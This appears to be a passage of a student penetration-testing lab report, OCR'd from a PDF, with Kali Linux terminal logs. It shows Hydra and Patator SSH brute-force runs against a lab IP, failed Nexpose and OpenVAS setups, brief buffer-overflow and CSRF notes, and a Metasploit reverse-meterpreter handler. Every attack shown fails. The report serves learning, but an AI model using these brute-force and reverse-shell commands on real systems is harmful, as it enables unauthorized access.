
Brute forcing web login with hydra


```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit/http_default_users.txt -P /usr/share/wordlists/metasploit/h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 15:17:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 16 tasks per 1 server, overall 16 tasks, 266 login tries (l:14/p:19), ~17 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 235.00 tries/min, 235 tries in 00:01h, 36 to do in 00:01h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 15:18:21
```


```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/metasploit/common_roots.txt   192.168.60.136 ssh  # Fadi-Fleih
an
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 15:03:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4725 login tries (l:1/p:4725), ~296 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 132.00 tries/min, 132 tries in 00:01h, 4595 to do in 00:35h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 4431 to do in 00:45h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 4081 to do in 00:45h, 14 active
[STATUS] 89.80 tries/min, 1347 tries in 00:15h, 3382 to do in 00:38h, 12 active
[STATUS] 82.58 tries/min, 2560 tries in 00:31h, 2169 to do in 00:27h, 12 active
[STATUS] 80.28 tries/min, 3773 tries in 00:47h, 956 to do in 00:12h, 12 active
[STATUS] 79.87 tries/min, 4153 tries in 00:52h, 576 to do in 00:08h, 12 active
[STATUS] 79.28 tries/min, 4519 tries in 00:57h, 210 to do in 00:03h, 12 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 16:04:08
```

i) Nexpose

```
┌──(kali㉿kali)-[~]
└─$ service nexposeconsole start

┌──(kali㉿kali)-[~]
└─$ service nexposeconsole status
● nexposeconsole.service - Security Console Service
     Loaded: loaded (/etc/systemd/system/nexposeconsole.service; enabled; preset: disabled)
     Active: active (running) since Sun 2023-11-26 17:20:21 EET; 3min 34s ago
    Process: 4749 ExecStart=/opt/rapid7/nexpose/nsc/nexposeconsole.rc start (code=exited, status=0/SUCC>
   Main PID: 4763 (screen)
      Tasks: 64 (limit: 26214)
     Memory: 898.6M
        CPU: 7min 27.084s
     CGroup: /system.slice/nexposeconsole.service
             ├─4763 SCREEN -d -m -S nexposeconsole /opt/rapid7/nexpose/nsc/nsc.sh
             ├─4766 /bin/sh /opt/rapid7/nexpose/nsc/nsc.sh
             └─4910 ./.DLLCACHE/nexserv -className=com/rapid7/nexpose/nsc/NSC

Nov 26 17:23:35 kali su[5164]: pam_unix(su:session): session closed for user nxpgsql
Nov 26 17:23:36 kali su[5175]: (to nxpgsql) root on none
Nov 26 17:23:36 kali su[5175]: pam_unix(su:session): session opened for user nxpgsql(uid=1003) by (uid=>
Nov 26 17:23:36 kali su[5175]: pam_unix(su:session): session closed for user nxpgsql
Nov 26 17:23:54 kali su[5232]: (to nxpgsql) root on none
Nov 26 17:23:54 kali su[5232]: pam_unix(su:session): session opened for user nxpgsql(uid=1003) by (uid=>
Nov 26 17:23:54 kali su[5232]: pam_unix(su:session): session closed for user nxpgsql
Nov 26 17:23:54 kali su[5245]: (to nxpgsql) root on none
Nov 26 17:23:54 kali su[5245]: pam_unix(su:session): session opened for user nxpgsql(uid=1003) by (uid=>
Nov 26 17:23:54 kali su[5245]: pam_unix(su:session): session closed for user nxpgsql
lines 1-23/23 (END)

┌──(kali㉿kali)-[~]
└─$
```







After logging in into Nexpose, we tried to do add our target machine by creating a site but that failed. It seems there was an issue in the interface rendering the text properly, displaying a variable string instead of the actual text. So, we couldn’t proceed with our scan for vulnerabilities. Tough luck !):

j) OpenVas


```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop postgresql

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/postgresql/16/main/postgresql.conf


┌──(kali㉿kali)-[~]
└─$ sudo start postgresql
sudo: start: command not found

┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql


┌──(kali㉿kali)-[~]
└─$
```

We were facing an issue with the port number so we used the nano command to edit the script.

```
┌──(kali㉿kali)-[~]
└─$ sudo gvm-setup
[sudo] password for kali:

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files

[>] Creating PostgreSQL database
[i] User _gvm already exists in PostgreSQL
[i] Database gvmd already exists in PostgreSQL
[i] Role DBA already exists in PostgreSQL

[*] Applying permissions
NOTICE:  role "_gvm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE
[i] Extension uuid-ossp already exists for gvmd database
[i] Extension pgcrypto already exists for gvmd database
[i] Extension pg-gvm already exists for gvmd database
[>] Migrating database
[>] Checking for GVM admin user
[*] Configure Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
  Downloading Notus files from
  Downloading Notus files from
  Downloading Notus files from
  Downloading Notus files from
  Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
  Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to
/var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock

Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
  Downloading SCAP data from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to
/var/lib/gvm/scap-data
```


It took forever to download; we needed this command to be done to get the password to login to **Green Bone**. Unfortunately, we couldn't get the password so we couldn't use OpenVas.

k) Medusa



This command is attempting to brute-force SSH logins on the IP address 192.168.60.136 using the username root and passwords from the fasttrack.txt wordlist file. This process systematically tries different passwords from the wordlist to gain unauthorized access to the SSH service running on the machine. But unfortunately, it failed.

l) Patator



```
┌──(kali㉿kali)-[~]
└─$ patator ssh_login host=192.168.60.136 user=test password=FILE0 0=/usr/share/wordlists/sqlmap.txt -x
ignore:mesg='Authentication failed'
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.
13
  from telnetlib import Telnet
14:26:42 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.6
 at 2023-11-25 14:26 EET
14:26:42 patator    INFO -
14:26:42 patator    INFO - code  size    time | candidate                          |   num | mesg
14:26:42 patator    INFO - ---------------------------------------------------------------------------
14:26:46 patator    INFO - 1     22     3.624 | !!!!!!                           |     5 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.589 | !                                |     1 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.593 | ! Keeper                         |     2 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.587 | !!                               |     3 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.589 | !!!                              |     4 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.591 | !!!!!!!                          |     6 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.587 | !!!!!!!!                         |     7 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.588 | !!!!!!!!!!!!!!!!!!!              |     9 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.586 | !!!!!!!!!!                       |     8 | Authenticat
ion failed.
14:26:46 patator    INFO - 1     22     3.586 | !!!!!2                           |    10 | Authenticat
ion failed.
14:26:50 patator    INFO - 1     22     3.586 | !!!666!!!                        |    15 | Authenticat
ion failed.
14:26:50 patator    INFO - 1     22     3.585 | !!!666666!!!                     |    16 | Authenticat
ion failed.
14:26:50 patator    INFO - 1     22     3.585 | !!!!lax7890                      |    11 | Authenticat
ion failed.
```

This Patator command executes a brute-force attack against an SSH service running on the machine IP address. This also failed. It seems like it is blocking us as it says “Authentication failed”.


m) Buffer Overflow


A buffer overflow attack occurs when a program tries to store more data in a memory buffer than it can handle, leading to excess data overflowing into adjacent memory areas. Exploiting this vulnerability involves carefully crafting input to overflow the buffer, manipulating program control data like return addresses, and injecting malicious code. However, executing a successful buffer overflow attack is complex making it a challenging process.

n) CSRF

CSRF attacks exploit the trust relationship between the user's browser and the target website.These attacks do not directly compromise user credentials but leverage the user's authenticated session.

To mitigate CSRF attacks, websites often implement mechanisms like anti-CSRF tokens or same-site cookies to validate requests and ensure they originate from the expected user interactions.





o) Multihandler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload ⇒ linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.111.128
LHOST ⇒ 192.168.111.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.111.128:4444
whoami
whoami
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.111.141 - Meterpreter session 1 closed.
```

We tried using multi handler but the payload did not pass through.

V. Resources

https://book.hacktricks.xyz/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp

https://www.defenxor.com/blog/how-hackers-can-exploit-the-buffer-overflow-vulnerability/